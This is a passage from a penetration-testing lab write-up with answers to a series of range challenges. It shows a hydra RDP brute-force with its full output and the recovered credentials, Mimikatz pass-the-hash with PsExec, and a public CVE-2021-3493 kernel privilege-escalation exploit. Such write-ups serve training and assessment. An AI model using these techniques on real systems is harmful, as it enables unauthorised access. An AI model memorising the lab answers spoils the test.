


Figure 18: 172.25.170.200 Nmap smb-protocol Enumeration

[Challenge 8:] What is the name of the share (8 characters) on the machine at Ip address 172.25.170.90?

ANSWER: CPENTTWO

Methodology/Exploitation: Bruteforce, RDP, and Net View Command

1. By gaining **RDP access** to **172.25.170.200** from **172.25.170.70** and launching PowerShell, I was able to use net view command to enumerate shares and find the 8-character share on the host **172.25.170.90**. The answer to this challenge is CPENTTWO.




Figure 19: 172.25.170.90 Net view Enumeration

[Challenge 9:] What is the name other than the Administrator of the account that has access to the share on the machine at 172.25.170.90?

ANSWER: aspentwo

Methodology/Exploitation: Bruteforce, RDP and Security Permissions Review

1. Having discovered port 3389 (**RDP**) on the host. I use hydra to perform a dictionary bruteforce for usernames and password.

```
┌──(root💀kali)-[/home/kali]
└─# hydra -L /home/kali/Downloads/Usernames.txt -P /home/kali/Downloads/Passwords.txt 172.25.170.90 rdp
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-11-23 11:21:34
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to reduce the number of paralle
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connections)
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1820 login tries (l:35/p:52), ~455 tries per task
[DATA] attacking rdp://172.25.170.90:3389/
[STATUS] 109.00 tries/min, 109 tries in 00:01h, 1711 to do in 00:16h, 4 active
[STATUS] 85.67 tries/min, 257 tries in 00:03h, 1565 to do in 00:19h, 4 active
[STATUS] 80.86 tries/min, 566 tries in 00:07h, 1262 to do in 00:16h, 4 active
[STATUS] 79.92 tries/min, 959 tries in 00:12h, 870 to do in 00:11h, 4 active
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
[STATUS] 77.71 tries/min, 1321 tries in 00:17h, 508 to do in 00:07h, 4 active
[3389][rdp] host: 172.25.170.90   login: aspen   password: cpent@123
[ERROR] freerdp: The connection failed to establish.
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: cpe
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: adm
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
[3389][rdp] account on 172.25.170.90 might be valid but account not active for remote desktop: login: use
```

Figure 20: 172.25.170.90 Bruteforce RDP with Hydra

2. I discover the credentials aspen:cpent@123 and use xfreerdp to gain remote desktop connection from my attacker machine.

```
┌──(root💀kali)-[/home/kali]
└─# xfreerdp /u:"aspen" /v:172.25.170.90:3389
[11:20:11:391] [15930:15931] [INFO][com.freerdp.core] - freerdp_connect:freerdp_set_last_error_ex resetting error state
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpdr
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx rdpsnd
[11:20:11:391] [15930:15931] [INFO][com.freerdp.client.common.cmdline] - loading channelEx cliprdr
[11:20:11:740] [15930:15931] [INFO][com.freerdp.primitives] - primitives autodetect, using optimized
[11:20:11:757] [15930:15931] [INFO][com.freerdp.core] - freerdp_tcp_is_hostname_resolvable:freerdp_set_last_error_ex resetting error state
[11:20:11:757] [15930:15931] [INFO][com.freerdp.core] - freerdp_tcp_connect:freerdp_set_last_error_ex resetting error state
[11:20:12:881] [15930:15931] [WARN][com.freerdp.crypto] - Certificate verification failure 'self signed certificate (18)' at stack position
[11:20:12:881] [15930:15931] [WARN][com.freerdp.crypto] - CN = FORESTB.LA.CPENT.LOCALNET
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - @           WARNING: CERTIFICATE NAME MISMATCH!           @
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - The hostname used for this connection (172.25.170.90:3389)
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - does not match the name given in the certificate:
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - Common Name (CN):
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] -      FORESTB.LA.CPENT.LOCALNET
[11:20:12:881] [15930:15931] [ERROR][com.freerdp.crypto] - A valid certificate for the wrong name should NOT be trusted!
Certificate details for 172.25.170.90:3389 (RDP-Server):
        Common Name: FORESTB.LA.CPENT.LOCALNET
        Subject:     CN = FORESTB.LA.CPENT.LOCALNET
```

Figure 21: 172.25.170.90 Xfreerdp login

3. Now that we have a remote access into this host **172.25.170.90**, the location of the share on this machine can be located at **C: drive** and we can investigate the properties of this share specifically security permission and find out the users who have access.




Figure 22: 172.25.170.90 CPENTTWO Share Properties

4. Here we see the other user except administrator that has permission/access to this share is aspentwo.

[Challenge 10:] What is the version of the Datacenter X.Y format at 172.25.170.200?

ANSWER: 6.3

Methodology/Exploitation: Nmap smb-os-discovery script

1. Using nmap **script smb-os-discovery**. This helps us enumerate the Operating system information and version the host is using. As we can see, the version of the datacenter is 6.3.




Figure 23: 172.25.170.200 smb-os-discovery

[Challenge 11:] What is the content of the adminflag.txt 172.25.170.20?

ANSWER: AD_2019-DC

Methodology/Exploitation: Bruteforce, RDP, Pass-the-Hash Attack and Psexec

1. As explained in challenge 1, I was able to gain RDP access to 172.25.170.200 from 172.25.170.70, and then downloaded Mimikatz and Psexec (sys internals) by starting a python simple web server in the respective folder where I have the files on my attacker machine and opening browser, navigating to my attacker Ip http://Ip address:port/<path to files> on 172.25.170.200 browser to download files . After I dumped the administrator hash from the Sam database and passed the hash to a newly launched a Mimikatz shell. This time, I used Psexec (Psexec \\ 172.25.170.20: cmd.exe) to request host 172.25.170.20 command line interface with the passed administrator hash and got administrator privilege shell on (.20). I enumerate the machine and found the adminflag.txt content. AD_2019-DC.




Figure 24: 172.25.170.20 Adminflag.txt Content Enumeration

[Challenge 12:] What is the content of the adminflag.txt 172.25.170.70?

ANSWER: Server-2008-AD

Methodology/Exploitation: Bruteforce, RDP, and Directory enumeration

1. By brute forcing **RDP** username and password with hydra and finding credentials administrator:Pa$$word123, after successful **RDP** connection, we enumerate folders for adminflag.txt file and read the content of the adminflag.txt file Server-2008-AD .




Figure 25: 172.25.170.70 Adminflag.txt Content Enumeration

Vulnerability Impact:

1. Weak Users Account Password:

2. SMBV1 Vulnerability (High):

Remediations:

1. Weak User Account Password Vulnerability Remediation:
2. SMBV1 Vulnerability Remediation:

BINARIES AND IOT RANGE

SCOPE:

Target Machine 1: 172.25.120.210

Username: student

Password: studentpw

Target Machine 2: 172.25.120.220

Username: student

Password: studentpw

Target Machine 3: 172.25.120.100

Username: student

Password: studentpw

Username: cpent

Password: Pa$$w0rd123

[Challenge 13:] What is the value in hex (include 0x) for the R11 register for BASH at runtime at the start of main on machine 172.25.120.210?

ANSWER: 0x206

Methodology/Exploitation: Dynamic Analysis using GDB

1. I solved this challenge by using the username and password **student:studentpw** provided to us to login to the SSH port found on port **22**.

2. After gaining access, we run the following commands to get the R11 register for BASH at runtime: The answer is 0x206.
   - gdb bash //This will debug bash binary with gdb
   - b main //Put break point at the beginning of the program
   - run or r //This runs the program until breakpoint or error
   - info registers //List register values




Figure 26: 172.25.120.210 Dynamic Analysis using GDB

[Challenge 14:] What is the string in the RootFlagTwo.txt on machine 172.25.120.220?

ANSWER: BinariesRoot-2177

Methodology/Exploitation: Kernel exploit CVE-2021-3493-Privilege Escalation

1. This challenge can be solved by first by using the username and password **student:studentpw** provided to us to login to the SSH port found on port 22 on the host.

2. After gaining access, I noticed the kernel version **(Linux 5.8.0-44-generic)** and operating system version **(Ubuntu 20.04.2 LTS)** on **(x86_64 Architecture)**.




Figure 27: 172.125.120.220 SSH Access

3. If you're active in following up on operating system security report and completing TryHackMe challenges. You might have come across of a vulnerability inside ubuntu OS, from which any attacker can take root privileges escalation of Ubuntu OS using a Vulnerability that exist in **Overlayfs (CVE-2021-3493)**. This is an Ubuntu-specific vulnerability that exist on multiple Ubuntu OS versions:
    - **Ubuntu 20.04 LTS**
    - **Ubuntu 19.04**
    - **Ubuntu 18.04 LTS**
    - **Ubuntu 16.04 LTS**
    - **Ubuntu 14.04 ESM**
4. This is a new critical vulnerability that actually is not on the operating system, but it exists on the kernel of the operating system. The vulnerability is due to the overlayfs implementation in the Linux kernel, which did not properly validate the application of file system capabilities with respect to use namespaces. A local user can use this Ubuntu overlayfs vulnerability to gain root privileges without authentication.

5. I decide to do some digging for exploits available and I found an exploit for the vulnerability: https://github.com/briskets/CVE-2021-3493. Downloaded the exploit and compiled it using gcc.




Figure 28: CVE-2021-3493 Exploit Download to Attacker Machine

6. Transferred to exploit via SCP to the vulnerable host from my attacker machine and executed the exploit on the host which escalated my privileges to root. I search for RootFlagTwo.txt, found it and read the content of the file which was the answer to this challenge BinariesRoot-2177.




Figure 29: CVE-2021-3493 Exploitation-Privilege Escalation

[Challenge 15:] What is the string in the RootFlagTwo.txt on machine 172.25.120.210?

ANSWER: BinariesRoot-210-3345

Methodology/Exploitation: Kernel exploit CVE-2021-3493-Privilege Escalation

1. This challenge can be solved by first by using the username and password student:studentpw provided to us to login to the SSH port found on port **22** on the host.

2. After gaining access, I noticed the kernel version **(Linux 5.4.0)** and operating system version **(Ubuntu 20.04)** on **(x86_64 Architecture)**. The screenshot taken using exploit suggester to try to see if we'll find the same vulnerability **(CVE-**

2021-3493) as well, but I had no luck finding it with the exploit suggester I had uploaded to the host. But I still knew the system was vulnerable to the same **Overlayfs vulnerability (CVE-2021-3493)**.

```
